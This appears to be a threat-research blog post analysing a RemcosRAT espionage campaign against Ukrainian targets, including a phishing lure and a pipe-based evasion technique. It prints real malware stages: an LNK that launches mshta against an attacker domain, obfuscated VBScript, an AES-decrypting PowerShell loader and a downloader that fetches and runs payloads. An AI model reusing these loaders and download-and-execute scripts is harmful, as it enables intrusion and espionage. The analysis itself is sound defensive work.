UAC-0050 Remcos RAT: Pipe Method Used for Evasion in Ukraine Attack

By Uptycs Threat Research

Published: 2024-01-03 · Archived: 2026-04-05 13:50:37 UTC

Authors: Karthickkumar Kathiresan, Shilpesh Trivedi

Known for its history of relentless cyber-attacks against Ukrainian targets, the UAC-0050 threat group is at it again. But this time, Uptycs researchers have discovered an advanced strategy that allows for a more clandestine data transfer channel, effectively circumventing detection mechanisms employed by Endpoint Detection and Response (EDR) and antivirus systems.

The group’s weapon of choice is RemcosRAT, a notorious malware for remote surveillance and control, which has been at the forefront of its espionage arsenal. However, in their latest operational twist, the UAC-0050 group has integrated a pipe method for interprocess communication, showcasing their advanced adaptability.

Leveraging pipes within the Windows operating system provides a covert channel for data transfer, skillfully evading detection by Endpoint Detection and Response (EDR) and antivirus systems. Although not entirely new, this technique marks a significant leap in the sophistication of the group's strategies.

Targeting the Ukrainian government, the UAC-0050's campaign hints at a politically motivated agenda with potential geopolitical implications. The employment of RemcosRAT and the innovative use of pipe methods for data movement spotlight the group's focus on stealth and intelligence gathering. While the possibility of state sponsorship remains speculative, the group's activities pose an undeniable risk, especially to government sectors reliant on Windows systems.


This blog outlines the technicalities of the attack, providing expert analysis from our researchers at Uptycs. From understanding the nature of pipes in Windows for interprocess communication to analyzing the real-world impact of these advanced evasion techniques, we offer a comprehensive look into this sophisticated cyber-espionage operation.

Initial investigation

Our Threat Research Team initiated an investigation after the Uptycs platform alerted to a suspicious .lnk file on December 21, 2023. Analysis revealed UAC-0050's deployment of RemcosRAT in a targeted cyber intelligence operation against Ukrainian government agencies.

The initial attack vector is yet to be pinpointed, though indications lean towards phishing or spam emails, masked as job propositions, targeting Ukrainian military personnel for consultancy roles with the Israel Defense Forces (IDF).

This deceptive tactic, as detailed in the document (Figure 1), involved roles centered around training IDF soldiers in modern warfare techniques, reflecting a complex ruse to infiltrate military networks.



Консультант до Армії оборони Ізраїлю (ЦАХАЛ)
יועץ לצבא ההגנה לישראל

З метою підвищення боєздатності Збройних сил Армія оборони Ізраїлю пропонує військовослужбовцям Збройних Сил України, які мають бойовий досвід та/або досвід командування операціями різного рівня, стати військовими консультантами армії Держави Ізраїль.

Вимоги:

- наявність бойового досвіду та/або досвіду командування не менше 1-го року
- підтверджені компетенції в одному з напрямків військової підготовки
- готовність до релокації

Обов'язки:

- навчання та консультація військовослужбовців та представників Армії оборони Ізраїлю актуальним способам ведення бойових дій

Figure 1–RemcosRAT Military theme

Corroborating these findings, the Ukrainian government, in early December 2023, officially acknowledged a similar attack pattern. As reported on their official website, this incident aligns with the modus operandi of UAC-0050, further solidifying the group's persistent and calculated application of RemcosRAT in their cyber-espionage endeavors.

Malware operation

The LNK file is responsible for initiating the download of an HTA file. Within this HTA file lies a VBS script that, upon execution, triggers a PowerShell script. This PowerShell script endeavors to download a malicious payload (word_update.exe) from a server. Upon launching, word_update.exe executes cmd.exe and shares malicious data through a pipe. Consequently, it leads to the launch of explorer.exe with the malicious RemcosRAT residing in the memory of explorer.exe.




Figure 2–RemcosRAT workflow

Technical analysis

The investigation begins with a .lnk file. A .lnk file is a Windows shortcut that points to another file, folder, or application. It allows users to access the linked resource quickly without navigating to its location. Cybercriminals can create .lnk files that, while appearing to be shortcuts to legitimate applications or documents, actually point to and execute malicious software.

In this case, the malicious .lnk file gathers information regarding antivirus products installed on the target computer. It verifies if the display name corresponds to 'Windows Defender'. If so, it proceeds to replace the term with an empty string. As a result, the condition within the ‘if’ statement becomes false, preventing the execution of the ‘exit’ statement. Consequently, the script seamlessly continues with any subsequent code.

```
$bIXmsjq = Get-WmiObject -Namespace 'root\SecurityCenter2' -Class AntiVirusProduct -ComputerName $env:computername;
 foreach($QSkPiHV in $bIXmsjq )
 {
 if ($QSkPiHV.displayName -replace 'Windows Defender', ''){ Exit}
 };
 \W*\\*2\\\\msh*e '??ht??t?p?://new-tech-savvy.com/6.h???t??a'.Replace('?','')
```

Figure 3–LNK file

Towards the end of the .lnk file, the threat actor has obfuscated the URL string. Upon deobfuscation, the string is then executed using MSHTA. The execution code is provided below.

c:\windows\system32\mshta.exe" http[:]//new-tech-savvy[.]com/6[.]hta

We retrieved the 6.hta file for analysis, discovering that it contains a VBScript file with fully obfuscated script content.

```
</body>
<script language="VbsCRIpT">
Execute chr(894-(&H338))&chr(921-(&H324))&chr(790-(&H2A8))&chr(700-(&H259))&chr(983-(&H363))&chr(1024-(&H397))&chr(306-(&HC3))&chr(226-(&H74))&chr(620-(&H24C))&chr(428-(&H148))&chr(613-(&H1F3))&chr(565-(&H1E0))&chr(993-(&H3B9
))&chr(236-(&HAA))&chr(619-(&H1F2))&chr(377-(&H123))&chr(507-(&H19A))&chr(905-(&H31D))&chr(1007-(&H3CF))&chr(400-(&H147))&chr(433-(&H143))&chr(425-(&H146))&chr(853-(&H32C))&chr(259-(&HF6))&chr(493-(&H1E3))&chr(597-(&H235))&chr(
394-(&H16A))&chr(808-(&H308))&chr(380-(&H15C))&chr(559-(&H20F))&chr(749-(&H2CD))&chr(743-(&H2C7))&chr(328-(&H128))&chr(652-(&H26C))&chr(317-(&H11D))&chr(1015-(&H3D7))&chr(796-(&H2FC))&chr(910-(&H36E))&chr(628-(&H254))&chr(910
-(&H36E))&chr(425-(&H189))&chr(374-(&H156))&chr(569-(&H219))&chr(782-(&H2EE))&chr(1055-(&H3DB))&chr(989-(&H374))&chr(691-(&H246))&chr(177-(&H91))&chr(951-(&H346))&chr(994-(&H38A))&chr(779-(&H2A7))&chr(470-(&H1C9))&chr(359-(&
H15D))&chr(226-(&HC2))&chr(180-(&H94))&chr(630-(&H256))&chr(1023-(&H3DF))&chr(566-(&H216))&chr(250-(&HBA))&chr(433-(&H191))&chr(688-(&H290))&chr(450-(&H1A2))&chr(798-(&H2FE))&chr(193-(&HA1))&chr(641-(&H261))&chr(818-(&H312))&
chr(315-(&H11B))&chr(464-(&H1B0))&chr(915-(&H373))&chr(546-(&H202))&chr(558-(&H20E))&chr(562-(&H212))&chr(369-(&H12D))&chr(301-(&HC4))&chr(1042-(&H3A5))&chr(1011-(&H3D3))&chr(886-(&H313))&chr(258-(&HA1))&chr(379-(&H101))&chr(
610-(&H255))&chr(991-(&H3D5))&chr(349-(&H13D)&chr(968-(&H3A8))&chr(472-(&H1B8))&chr(878-(&H34E))&chr(391-(&H167))&chr(494-(&H1CE))&chr(233-(&HC9))&chr(603-(&H23B))&chr(718-(&H2AE))&chr(1022-(&H3DE))&chr(361-(&H149))&chr(791-(&
H2F7))&chr(326-(&H126))&chr(353-(&H141))&chr(1005-(&H3CD))&chr(607-(&H23F))&chr(508-(&H1DC))&chr(273-(&HF1))&chr(332-(&H12C))&chr(733-(&H2BD))&chr(349-(&HFA)&chr(358-(&H105))&chr(546-(&H1A0)&chr(512-(&H1E0))&chr(310-(&HF9))&
chr(288-(&H100))&chr(305-(&HFC))&chr(316-(&H104))&chr(217-(&HA8))&chr(822-(&H329))&chr(940-(&H3A2))&chr(409-(&H179))&chr(652-(&H26C))&chr(651-(&H1A3))&chr(471-(&H1B7))&chr(512-(&H1E0))&chr(458-(&H1AA))&chr(346-(&H13A)&chr(382
-(&H15E))&chr(456-(&H1A8))&chr(213-(&HB5))&chr(892-(&H35C))&chr(328-(&H128))&chr(554-(&H20A))&chr(328-(&H128))&chr(801-(&H301))&chr(138-(&H6A))&chr(906-(&H36A))&chr(990-(&H3BE))&chr(536-(&H1F8))&chr(442-(&H19A)&chr(907-(&H397
))&chr(1061-(&H3BC))&chr(1004-(&H37F)&chr(863-(&H33F))&chr(244-(&H9B))&chr(715-(&H264))&chr(1078-(&H3BF))&chr(710-(&H2B9))&chr(212-(&HCA)&chr(341-(&H135))&chr(972-(&H3AC))&chr(535-(&H1F7))&chr(907-(&H36B))&chr(192-(&HA0))&chr
(983-(&H3B7))&chr(271-(&HEF))&chr(905-(&H369))&chr(912-(&H370))&chr(625-(&H251))&chr(281-(&HF9))&chr(294-(&H106))&chr(922-(&H37A))&chr(907-(&H36B))&chr(651-(&H26B))&chr(421-(&H185))&chr(995-(&H3C3))&chr(932-(&H384))&chr(315-(&
H11B))&chr(567-(&H1DE))&chr(352-(&HF9))&chr(496-(&H179))&chr(332-(&H12C))&chr(723-(&H296)&chr(530-(&H1F2)&chr(232-(&H6F)&chr(488-(&H1A3)&chr(830-(&H2D4))&chr(626-(&H24A))&chr(457-(&H180))&chr(976-(&H362)&chr(564-(&H1D1))&
chr(657-(&H268))&chr(260-(&HF7))&chr(224-(&HD6)&chr(272-(&HF0))&chr(488-(&H1C8))&chr(452-(&H1A4))&chr(494-(&H1CE))&chr(376-(&H158))&chr(662-(&H276)&chr(263-(&HE7))&chr(1024-(&H3E0))&chr(497-(&H1D1))&chr(387-(&H163))&chr(280
-(&HF8))&chr(160-(&H80))&chr(212-(&HD4))&chr(408-(&H178))&chr(574-(&H21E))&chr(223-(&HBF))&chr(742-(&H2C6))&chr(807-(&H307))&chr(350-(&H13E))&chr(983-(&H3B7))&chr(963-(&H3A3))&chr(772-(&H2E4))&chr(872-(&H348))&chr(508-(&H1DC))&
chr(221-(&H94))&chr(733-(&H277))&chr(546-(&H202))&chr(476-(&H183))&chr(699-(&H254))&chr(845-(&H2D6))&chr(814-(&H30E))&chr(705-(&H284))&chr(774-(&H2E6))&chr(815-(&H2F8))&chr(526-(&H1DE))&chr(979-(&H3A3))&chr(691-(&H283))&chr(570
-(&H21A))&chr(980-(&H3A9))&chr(879-(&H34F))&chr(167-(&H76))&chr(434-(&H180))&chr(881-(&H341))&chr(459-(&H197))&chr(381-(&H15D))&chr(1065-(&H3D5)&chr(442-(&H152))&chr(549-(&H1C0))&chr(254-(&H90))&chr(305-(&H124))&chr(265-(&HFF
))&chr(720-(&H2B0))&chr(429-(&H18D))&chr(326-(&H126))&chr(314-(&H11A))&chr(530-(&H1F2))&chr(647-(&H267))&chr(974-(&H3AE))&chr(445-(&H19D))&chr(744-(&H2C8))&chr(249-(&HD8))&chr(875-(&H34B))&chr(827-(&H1EF))&chr(770-(&H2E2))&chr(
603-(&H23B))&chr(634-(&H25A))&chr(417-(&H181))&chr(451-(&H1A3))&chr(928-(&H380))&chr(641-(&H261))&chr(579-(&H223))&chr(342-(&H110))&chr(948-(&H345))&chr(884-(&H1D6))&chr(965-(&H3A5))&chr(715-(&H286))&chr(1002-(&H399))&chr(632
-(&H215))&chr(330-(&HE2))&chr(198-(&HA6))&chr(505-(&H188))&chr(254-(&HA6))&chr(442-(&H156))&chr(435-(&H193))&chr(643-(&H23A))&chr(303-(&HC1))&chr(379-(&H15B))&chr(621-(&H224))&chr(688-(&H242))&chr(1078-(&H3D3))&chr(429-(&H1A0
))&chr(709-(&H2BB))&chr(256-(&HE0))&chr(357-(&H145))&chr(763-(&H2DB))&chr(305-(&H111))&chr(920-(&H378))&chr(227-(&HC3))&chr(866-(&H342))&chr(777-(&H2E9))&chr(728-(&H2B8))&chr(950-(&H396))&chr(582-(&H226))&chr(566-(&H216))&chr(
776-(&H2E8))&chr(1013-(&H3D5))&chr(882-(&H352))&chr(957-(&H39D))&chr(391-(&H167))&chr(666-(&H27A))&chr(623-(&H24F))&chr(250-(&HB6)&chr(920-(&H32F)&chr(456-(&H15B))&chr(451-(&H1A3))&chr(236-(&H95))&chr(723-(&H259))&chr(266-(&
HBF))&chr(280-(&H10B))&chr(488-(&H1DE))&chr(387-(&H163))&chr(667-(&H343))&chr(871-(&H347))&chr(947-(&H393))&chr(324-(&H124))&chr(878-(&H34E))&chr(179-(&H93))&chr(643-(&H263))&chr(770-(&H2E2))&chr(792-(&H2F8))&chr(789-(&H2F5))&
chr(841-(&H329))&chr(729-(&H2B9))&chr(511-(&H1DF))&chr(500-(&H1D4))&chr(504-(&H1D8))&chr(646-(&H266))&chr(839-(&H327))&chr(690-(&H292))&chr(619-(&H24B))&chr(373-(&H155))&chr(452-(&H1A4))&chr(321-(&H121))&chr(975-(&H3AF))&chr(
519-(&H1E7))&chr(420-(&H14D))&chr(1004-(&H372))&chr(951-(&H36C))&chr(936-(&H388))&chr(742-(&H2A9))&chr(703-(&H29F))&chr(883-(&H31C))&chr(1048-(&H39E))&chr(531-(&H1C8))&chr(522-(&H1EA))&chr(897-(&H35B))&chr(211-(&HB3))&chr(701
```

Figure 4–HTA file contains Vbscript

Following the successful deobfuscation of the VBScript, we obtained a PowerShell script. The snapshot below illustrates the deobfuscated code result.

The PowerShell script below represents the deobfuscated flow:

1. It initializes a string encoded in Base64, referred to as $lcjcj, and a second Base64-encoded string denoted as $VZnHIGNa.
2. It creates an AES decryption object $WrwQUj with specific properties such as CipherMode, PaddingMode, BlockSize, KeySize, and Key, using the Base64-decoded value of $VZnHIGNa.
3. It extracts the initialization vector (IV) from the payload.
4. It creates a decryptor and decrypts a portion of the payload using AES.
5. It creates memory streams and a GzipStream to decompress the decrypted payload.
6. It converts the decompressed payload into a byte array.
7. It converts the byte array to a UTF-8 string.
8. It uses the | powershell - syntax to execute the decrypted payload as a new PowerShell process.
9. The actual payload is contained in the variable $hQkGkZK. This payload is the result of executing the PowerShell code contained within the original Base64-encoded string $lcjcj

Figure 5–Uptycs alert: MSHTA execution with internet

The outcome ($hQkGkZK) of the deobfuscated process yielded another PowerShell script containing encoded data, as depicted in the snapshot below.

```
Function drU(ByVal Inc)
        Dim qXd
        Dim caz
         caz = 581
         Dim Ygw
        Ygw = yEj(Inc)
            If Ygw = 7000 + 1204 Then
         For Each qXd In Inc
        Dim WzK
             WzK = WzK & Chr(qXd - caz)
           Next
        End If
       drU = WzK
    End Function
    Function qOT()
      Dim Inc
      Dim EAg
      EAg = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList {/c powershell.exe $lcjcj =
      'AAAAAAAAAAAAAAAAAAAAAAICgyqMYmYaaM77gOjbxaE+OmOdFkq2p31Tl3GrEsmUopNlpQHNn8dngWwXHN6/PGRyphWuoW4LzNEpDIOoWfqYMatYKkaoMASWL1rQjgzLcPn+RWavko71ZJfWP3mhTEGcGM18u7h23ZukLv6fCm9pBaeHe424JXWA
      MMzJQrblDe1m5qZHTiAcLOnHo4Fq67fNhM8UIUPa/eaDScDdeLk8XIYFkkM/YyLb8yCWXcTWiq9JYqI+HOi0mKj5VLEnT1SR+NHY0e/8aUZ1+siCLkdZZWmrKAByLt0ua5KMSbbZzICaji9qT0ymBwMqYvbXeSiuqXTL1I70OSpPIxItX3p+bvPwr
      EX1Jm6+MMiD/TP06Hj+GQslM4hJJoXgISpwp9HXl47USk08fzzGyjsN9+z4JfrkjNz6Vq8976g2PFEn45QGvmhaA1n7h2bH993HEsSVVoBO9Qgxfbwk2nyJl/LT2klZA8u6g2cani+GkC52BA5vDyFhvLYhkPn5pfDBV5ilhfVYnbPAYZdton1dhw
      C9VrCrtjg+UWz11HjiuQDZ2vW97740VluXh09JXCNHk99gi05fUuYtF1ccKSdVOUnD5XcwXYQcab9BPB+7oCZrXHleilaXyRrbGpu23E3ZEVTbxWcwaAjy3KQphCFcaKoIKN2ZIljQqs31CzUp5GDLbimJCtZj96HMSE5ky+4MJvF32YlPVqN5IHg
      zaDMG5CldFPl03USnBrlv4ZlJJV60rZgrjTyIkeQN/T7Ku6cw1j2+xYH97oSknIW1FNY4dux2VVBPQXM6K4txzGc+FLJ4bZyIEerLr+ZFI9FU0S0iP81LCeBSVzw5UChPf/QoF4KcqOs4Zu2nZRbD1NNqoCBkVbFp/gZioSLsACwzQ0GGguHo2RTz
      DR/+pBEzIU63tZi9jEMxY+R20IGbzon/is+P';$VZnHIGNa = 'cFJVWkVRemdNbHlUV2p2elhvV2dCVHBzSGRCc252Q0k=';$WrwQUj = New-Object 'System.Security.Cryptography.AesManaged';$WrwQUj.Mode =
      [System.Security.Cryptography.CipherMode]::ECB;$WrwQUj.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;$WrwQUj.BlockSize = 128;$WrwQUj.KeySize = 256;$WrwQUj.Key =
      [System.Convert]::FromBase64String($VZnHIGNa);$PXgai = [System.Convert]::FromBase64String($lcjcj);$mihntCEE = $PXgai[0..15];$WrwQUj.IV = $mihntCEE;$uPeoDSYiT =
      $WrwQUj.CreateDecryptor();$ayVBWybDT = $uPeoDSYiT.TransformFinalBlock($PXgai, 16, $PXgai.Length - 16);$WrwQUj.Dispose();$AEoqae = New-Object System.IO.MemoryStream( , $ayVBWybDT
      );$ReYcU = New-Object System.IO.MemoryStream;$ssuCyzDxn = New-Object System.IO.Compression.GzipStream $AEoqae, ([IO.Compression.CompressionMode]::Decompress);$ssuCyzDxn.CopyTo( $ReYcU
      );$ssuCyzDxn.Close();$AEoqae.Close();[byte[]] $CuCoXVRy = $ReYcU.ToArray();$hQkGkZK = [System.Text.Encoding]::UTF8.GetString($CuCoXVRy);$hQkGkZK | powershell - }"
        Dim Rae
          Set Rae = vOJ(drU(Array(668,696,680,695,686,693,697,627,664,685,682,689,689)))
           Rae.Run(EAg),0,true
    self.close()
    End Function
    Function yEj(ByVal Ygw)
        yEj = VarType(Ygw)
    End Function
    Function vOJ(ByVal objectType)
    Set vOJ = CreateObject(objectType)
    End Function
    qOT()
```

Figure 6–Powershell script

1. It creates file paths by leveraging the user's AppData directory and specific file names.
2. It verifies the existence of particular files (word_update.exe and ofer.docx) using Test-Path.

3. If these files are present, it invokes the DcO function to carry out actions based on the file extensions. In the absence of these files, it utilizes the JWF function to download data, writes it to a file using JBH, and subsequently calls DcO to perform actions based on the file extensions.

```
function JBH($oGd, $UjM){
    [IO.File]::WriteAllBytes($oGd, $UjM)
}
function DcO($oGd){
    if ($oGd.EndsWith((HrL @(3574,3628,3636,3636))) -eq $True){ rundll32.exe $oGd} --> if filename extension ending in ".dll," it is executed using rundll32.exe.
    elseif ($oGd.EndsWith((HrL @(3574,3640,3643,3577))) -eq $True){ powershell.exe -ExecutionPolicy unrestricted -File $oGd} --> if filename extension ending in ".ps1," it is executed using powershell.exe
    elseif ($oGd.EndsWith((HrL @(3574,3637,3643,3633))) -eq $True){ misexec /qn /i $oGd} --> if filename extension ending in ".exe," it is executed using misexec.exe.
    else {        Start-Process $oGd       }}
function JWF($jVs){  --> payload downloading function
    $Fzf = New-Object (HrL @(3606,3629,3644,3574,3615,3629,3626,3595,3636,3633,3629,3638,3644))
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12
    $UjM = $Fzf.DownloadData($jVs)
    return $UjM
}
function HrL($lUX){
    $dVN=3528
    $BIX=$Null
    foreach($BKV in $lUX) { $BIX+=[char]($BKV-$dVN) }     return $BIX }
function WON(){
    $LOJ = $env:AppData + '\'
    $xSzFqBICuDaU = $LOJ + 'word_update.exe'          Payload Name
    if (Test-Path -Path $xSzFqBICuDaU){
        DcO $xSzFqBICuDaU
    }
    Else{
        $yEEIVeRSjgTSs = JWF (HrL
        @(3632,3644,3644,3640,3586,3575,3575,3638,3629,3647,3573,3644,3629,3627,3632,3573,3643,3625,3646,3646,3649,3574,3627,3639,3637,3575,3647,3639,3642,3628,3623,
        3645,3640,3628,3625,3644,3629,3574,3629,3648,3629))    --> payload downloading URL
        JBH $xSzFqBICuDaU $yEEIVeRSjgTSs
        DcO $xSzFqBICuDaU  }
    $FDofKIawKhYH = $LOJ + 'ofer.docx'          Payload Name
    if (Test-Path -Path $FDofKIawKhYH){ DcO $FDofKIawKhYH  }
    Else{
        $CoZLGfafxCuPY = JWF (HrL
        @(3632,3644,3644,3640,3586,3575,3575,3638,3629,3647,3573,3644,3629,3627,3632,3573,3643,3625,3646,3646,3649,3574,3627,3639,3637,3575,3639,3630,3629,3642,3574,
        3628,3639,3627,3648))    --> payload downloading URL
        JBH $FDofKIawKhYH $CoZLGfafxCuPY
        DcO $FDofKIawKhYH
    } } WON
```

Figure 7–Powershell script and payload execution

Uptycs captured all PowerShell activities deemed suspicious, presenting the de-obfuscated content in the snapshot.

Figure 8–Uptycs alert: powershell suspicious entry

The payloads, namely word_update.exe and ofer.docx, are downloaded from the domain new-tech-savvy[.]com.

The payload files(Doc,exe) are placed in the root of the roaming folder(%appdata%).

Payload

Request for downloading word_update.exe.




Figure 9–Downloading executable payload

Upon running word_update.exe, it generates a self copy file in a newly created folder within the roaming directory(%appdata%). However, the name of the self copy file is altered.




Figure 10–Uptycs alert: Process execution from AppData folder

C:\Users\<username>\AppData\Roaming\WordpadService\fmTask_dbg.exe

The malware established persistence by creating an entry in the startup folder through the generation of an LNK file. Consequently, fmTask_dbg.exe is executed each time the machine is booted.

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\fmTask_dbg.lnk
The file contains unusual resource data, which is then transferred to memory, and the content undergoes decryption through XOR operations. This is the first level of decryption.

Figure 11–Xor loop

Following this, it invokes the WriteFile API function, where the file handle is denoted by 0x59c, pointing to an unnamed

file: \filesystem\npfs. Unnamed pipes necessitate the passing of their handles to the corresponding communicating processes to facilitate the exchange of data.




Figure 12–Handle of unnamed pipe object in which data written by WriteFile API

Threat actors often resort to techniques such as process injection or hollowing to execute malicious code within authentic processes. However, employing a clever strategy, attackers leverage pipes to effectively bypass detection by EDR/AV systems. Initially, the malicious actor spawned a legitimate child process, cmd.exe, using the CreateProcess API without activating the suspended mode. Subsequently, the attacker implemented a plan to move the decrypted output data from the first level (depicted in Figure 11) to cmd.exe.

Figure 13–Uptycs event alert: Createpipe write event

This process was executed through the WriteFile API, utilizing a handle directed at an unnamed pipe. Upon successful completion, the data was transmitted from word_update.exe to cmd.exe. Figure 14 visually represents the memory of cmd.exe with Read-Write protection, housing the malicious data shared through the pipe.

